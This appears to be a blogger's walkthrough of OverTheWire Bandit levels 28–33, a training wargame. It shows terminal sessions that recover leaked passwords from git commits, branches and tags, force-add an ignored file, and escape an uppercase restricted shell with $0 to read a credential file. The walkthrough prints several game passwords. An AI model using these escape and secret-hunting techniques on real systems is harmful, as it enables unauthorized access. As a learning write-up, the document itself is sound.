└─$ git clone ssh://bandit28-git@bandit.labs.overthewire.org:2220/home/bandit28-git/repo

Cloning into 'repo'...
                      _                     _ _ _
                     | |__   __ _ _ __   __| (_) |_
                     | '_ \ / _` | '_ \ / _` | | __|
                     | |_) | (_| | | | | (_| | | |_
                     |_.__/ \__,_|_| |_|\__,_|_|\__|


                    This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

backend: gibson-0
bandit28-git@bandit.labs.overthewire.org's password:
remote: Enumerating objects: 9, done.
remote: Counting objects: 100% (9/9), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 9 (delta 2), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (9/9), done.
Resolving deltas: 100% (2/2), done.

┌──(edgar㉿kali)-[~]
└─$ cd repo

┌──(edgar㉿kali)-[~/repo]
└─$ ls
README.md

┌──(edgar㉿kali)-[~/repo]
└─$ cat README.md
# Bandit Notes
Some notes for level29 of bandit.

## credentials

- username: bandit29
- password: xxxxxxxxxx


┌──(edgar㉿kali)-[~/repo]
└─$ git log
commit b0354c7be30f500854c5fc971c57e9cbe632fef6 (HEAD -> master, origin/master, origin/HEAD)
Author: Morla Porla <morla@overthewire.org>
Date:   Tue Oct 14 09:26:19 2025 +0000

    fix info leak

commit d0cf2ab7dd7ebc6075b59102a980155268f0fe8f
Author: Morla Porla <morla@overthewire.org>
Date:   Tue Oct 14 09:26:19 2025 +0000

    add missing data
```

```
commit bd6bc3a57f81518bb2ce63f5816607a754ba730d
Author: Ben Dover <noone@overthewire.org>
Date:   Tue Oct 14 09:26:18 2025 +0000

    initial commit of README.md

┌──(edgar㉿kali)-[~/repo]
└─$ git show bd6bc3a57f81518bb2ce63f5816607a754ba730d
commit bd6bc3a57f81518bb2ce63f5816607a754ba730d
Author: Ben Dover <noone@overthewire.org>
Date:   Tue Oct 14 09:26:18 2025 +0000

    initial commit of README.md

diff --git a/README.md b/README.md
new file mode 100644
index 0000000..7ba2d2f
--- /dev/null
+++ b/README.md
@@ -0,0 +1,8 @@
+# Bandit Notes
+Some notes for level29 of bandit.
+
+## credentials
+
+- username: bandit29
+- password: <TBD>
+

┌──(edgar㉿kali)-[~/repo]
└─$ git show d0cf2ab7dd7ebc6075b59102a980155268f0fe8f
commit d0cf2ab7dd7ebc6075b59102a980155268f0fe8f
Author: Morla Porla <morla@overthewire.org>
Date:   Tue Oct 14 09:26:19 2025 +0000

    add missing data

diff --git a/README.md b/README.md
index 7ba2d2f..d4e3b74 100644
--- a/README.md
+++ b/README.md
@@ -4,5 +4,5 @@ Some notes for level29 of bandit.
 ## credentials

 - username: bandit29
-- password: <TBD>
+- password: 4pT1t5DENaYuqnqvadYs1oE4QLCdjmJ7
```

Bandit Level 29 → 30

Donate! Help!?

Bandit Level 28 → Level 29

Level Goal

There is a git repository at `ssh://bandit28-git@bandit.labs.overthewire.org/home/bandit28-git/repo` via the port `2220`. The password for the user `bandit28-git` is the same as for the user `bandit28`.

From your local machine (not the OverTheWire machine!), clone the repository and find the password for the next level. This needs git installed locally on your machine.

Commands you may need to solve this level

git

Helpful Reading Material

Installing Git
Git from the Bottom Up

Goal

Find the password hidden in a different Git branch.

Technique

Branch enumeration. Credentials might not be on the `master` or `main` branch. Developers often use development or "feature" branches that contain debug information or hardcoded credentials. Checking all remote and local branches is a standard part of a repository audit.

Commands

`git branch -a` — Lists all available branches, including remote ones.

`git checkout dev` — Switches to the identified development branch.

`cat README.md` — Reads the version of the file specific to that branch.

Result

Password Found: `qp30ex3VLz5MDG1n91YowTv4Q8l7CDZL`

Execution & Documentation

```
┌──(edgar㉿kali)-[~]
└─$ git clone ssh://bandit29-git@bandit.labs.overthewire.org:2220/home/bandit29-git/repo

Cloning into 'repo'...
                         _                      _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

backend: gibson-0
bandit29-git@bandit.labs.overthewire.org's password:
remote: Enumerating objects: 16, done.
remote: Counting objects: 100% (16/16), done.
remote: Compressing objects: 100% (11/11), done.
Receiving objects: 100% (16/16), done.
Resolving deltas: 100% (2/2), done.
remote: Total 16 (delta 2), reused 0 (delta 0), pack-reused 0

┌──(edgar㉿kali)-[~]
└─$ cd repo

┌──(edgar㉿kali)-[~/repo]
└─$ git branch -a

* master
  remotes/origin/HEAD -> origin/master
  remotes/origin/dev
  remotes/origin/master
  remotes/origin/sploits-dev

┌──(edgar㉿kali)-[~/repo]
└─$ git checkout dev
branch 'dev' set up to track 'origin/dev'.
Switched to a new branch 'dev'

┌──(edgar㉿kali)-[~/repo]
└─$ ls
code  README.md

┌──(edgar㉿kali)-[~/repo]
└─$ cat README.md
# Bandit Notes
Some notes for bandit30 of bandit.

## credentials

- username: bandit30
- password: qp30ex3VLz5MDG1n91YowTv4Q8l7CDZL
```

Bandit Level 30 → 31

Donate! Help!?

Bandit Level 30 → Level 31

Level Goal

There is a git repository at `ssh://bandit30-git@bandit.labs.overthewire.org/home/bandit30-git/repo` via the port `2220`. The password for the user `bandit30-git` is the same as for the user `bandit30`.

From your local machine (not the OverTheWire machine!), clone the repository and find the password for the next level. This needs git installed locally on your machine.

Commands you may need to solve this level

git

Helpful Reading Material

Installing Git
Git from the Bottom Up

Goal

Locate a password hidden within Git **tags**.

Technique

Metadata analysis. Git tags are often used to mark specific release points (e.g., v1.0). If a developer accidentally tags a version that still contains a secret, that secret is preserved even if the tag is later ignored by the main branch. Auditing tags is a common step in secret hunting.

Commands

`git tag` — Lists all tags in the repository.

`git show secret` — Inspects the content or metadata associated with the tag named "secret".

Result

Password Found: `fb5S2xb7bRyFmAvQYQGEqsbhvYJqhnDy`

Execution & Documentation

```
┌──(edgar㉿kali)-[~]
└─$ git clone ssh://bandit30-git@bandit.labs.overthewire.org:2220/home/bandit30-git/repo
cd repo

Cloning into 'repo'...
                         _                      _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

backend: gibson-0
bandit30-git@bandit.labs.overthewire.org's password:
remote: Enumerating objects: 4, done.
remote: Counting objects: 100% (4/4), done.
remote: Total 4 (delta 0), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (4/4), done.

┌──(edgar㉿kali)-[~/repo]
└─$ ls

README.md

┌──(edgar㉿kali)-[~/repo]
└─$ git tag

secret

┌──(edgar㉿kali)-[~/repo]
└─$ git show secret

fb5S2xb7bRyFmAvQYQGEqsbhVyJqhnDy
```

Bandit Level 31 → 32

Donate! Help!?

Bandit Level 31 → Level 32

Level Goal

There is a git repository at `ssh://bandit31-git@bandit.labs.overthewire.org/home/bandit31-git/repo` via the port `2220`. The password for the user `bandit31-git` is the same as for the user `bandit31`.

From your local machine (not the OverTheWire machine!), clone the repository and find the password for the next level. This needs git installed locally on your machine.

Goal

Submit a specific file to a remote Git repository to retrieve the next password.

Technique

Bypassing `.gitignore` and pushing changes. In many projects, a `.gitignore` file is used to prevent sensitive or unnecessary files from being uploaded to the repository. However, an attacker (or a developer with specific needs) can use the `-f` (force) flag to bypass these restrictions and push restricted files. This illustrates that client-side security controls in Git can be easily overridden.

Commands

`git clone [URL]` — Clones the repository to the local environment.

`echo "May I come in?" > key.txt` — Creates the required file with the specific content requested.

`git add -f key.txt` — Uses the **force** flag to stage the file despite it being ignored by `.gitignore`.

`git commit -m "Bypassing gitignore"` — Commits the change.

`git push` — Pushes the commit to the server to trigger the password release.

Result

Password Found: `309RfhqyAlVBEZpVb6LYStshZoqoSx5K`

Execution & Documentation

```
┌──(edgar㉿kali)-[~/repo]
└─$ echo "May I come in?" > key.txt

┌──(edgar㉿kali)-[~/repo]
└─$ cat key.txt

May I come in?
```

```
┌──(edgar㉿kali)-[~/repo]
└─$ git add -f key.txt


┌──(edgar㉿kali)-[~/repo]
└─$ git status

On branch master
Your branch is up to date with 'origin/master'.

Changes to be committed:
  (use "git restore --staged <file>..." to unstage)
        new file:   key.txt


┌──(edgar㉿kali)-[~/repo]
└─$ git commit -m "Add key.txt despite gitignore"

[master 92c69ac] Add key.txt despite gitignore
 Committer: Edgar <edgar@kali>
Your name and email address were configured automatically based
on your username and hostname. Please check that they are accurate.
You can suppress this message by setting them explicitly. Run the
following command and follow the instructions in your editor to edit
your configuration file:

    git config --global --edit

After doing this, you may fix the identity used for this commit with:

    git commit --amend --reset-author

 1 file changed, 1 insertion(+)
 create mode 100644 key.txt
```

Bandit Level 32 → 33

Donate! Help!?

Bandit Level 32 → Level 33

Level Goal

After all this `git` stuff, it's time for another escape. Good luck!

Commands you may need to solve this level

sh, man

Goal

Escape from a restricted "Uppercase Shell" to a standard shell to read the final password.

Technique

Shell escape via positional parameters. This level uses a restricted shell that converts all input to uppercase, making standard commands like `ls` or `cd` fail. However, in shell scripting, `$0` represents the name of the script or the shell itself. By calling `$0`, the user executes a new instance of the underlying shell (typically `sh` or `bash`) that is not subject to the uppercase filter. This is a classic "jailbreak" technique for restricted shell environments.

Commands

`$0` — Executes the current shell's name, dropping the user into a standard, unrestricted prompt.

`whoami` — Confirms the breakout was successful.

`cat /etc/bandit_pass/bandit33` — Reads the final password file.

Result

Password Found: `tQdtbs5D5i2vJwkO8mEyYEyTL8izoeJ0`

Execution & Documentation

```
--[ Tips ]--

  This machine has a 64bit processor and many security-features enabled
  by default, although ASLR has been switched off.  The following
  compiler flags might be interesting:

    -m32                    compile for 32bit
    -fno-stack-protector    disable ProPolice
    -Wl,-z,norelro          disable relro

  In addition, the execstack tool can be used to flag the stack as
  executable on ELF binaries.

  Finally, network-access is limited for most levels by a local
  firewall.

--[ Tools ]--

 For your convenience we have installed a few useful tools which you can find
 in the following locations:

    * gef (https://github.com/hugsy/gef) in /opt/gef/
    * pwndbg (https://github.com/pwndbg/pwndbg) in /opt/pwndbg/
    * gdbinit (https://github.com/gdbinit/Gdbinit) in /opt/gdbinit/
    * pwntools (https://github.com/Gallopsled/pwntools)
    * radare2 (http://www.radare.org/)
```

```
--[ More information ]--

  For more information regarding individual wargames, visit
  http://www.overthewire.org/wargames/

  For support, questions or comments, contact us on discord or IRC.

  Enjoy your stay!

WELCOME TO THE UPPERCASE SHELL
>> $0
$ whoami
bandit33
$ cat /etc/bandit_pass/bandit33
tQdtbs5D5i2vJwkO8mEyYEyTL8izoeJ0
$ exit
```

Conclusion

Completing the **OverTheWire Bandit** wargame marks a significant milestone in my development as a **Junior Penetration Tester**. This journey, spanning 33 levels, evolved from foundational Linux navigation to complex exploitation, data forensics, and network analysis.

The final stages of this challenge shifted focus toward **advanced system auditing** and **restricted environment escapes**. Mastering Git-based reconnaissance—auditing commit histories, branches, and tags—demonstrated how sensitive data remains vulnerable even after "deletion." Furthermore, successfully bypassing restricted shells through terminal manipulation and positional parameters highlighted the critical importance of secure shell configuration.

Through this complete series, I have solidified my expertise in:

- **Advanced File Forensics:** Reversing hex dumps, analyzing nested compression, and auditing Git metadata to recover hidden secrets.
- **Tactical Network Interaction:** Enumerating services with `nmap`, interacting with listeners via `nc`, and managing secure `SSL/TLS` sessions with `OpenSSL`.
- **Authentication & Identity:** Managing SSH private keys and understanding the security implications of file permissions (`chmod`).
- **System Exploitation:** Leveraging **SetUID** binaries for privilege escalation and breaking out of restricted shells using terminal pagers and shell variables.
- **Automation Audit:** Analyzing **cron jobs** and scheduled scripts to identify and intercept automated system processes.

These skills are the fundamental building blocks for any security professional, providing the baseline competency required for privilege escalation, post-exploitation analysis, and efficient system auditing.

Final Notes

This documentation adopts an educational approach that prioritizes **technical methodology** and **logical reasoning**. While the extracted passwords have been included as a **Proof of Concept (PoC)** to provide a complete record of achievement and validation of access, the primary objective remains the documentation of the analytical path and practical skills acquired.

This project was prepared within a strictly **ethical and educational framework**. It reflects my commitment to professional penetration testing standards, where success is measured not just by reaching the target, but by a deep understanding of the "how" and "why" behind the techniques used.

As a **DEPI Scholar**, I remain dedicated to the principle of "Learning in Public"—sharing my methodology to contribute to the cybersecurity community and maintain a rigorous standard of professional practice.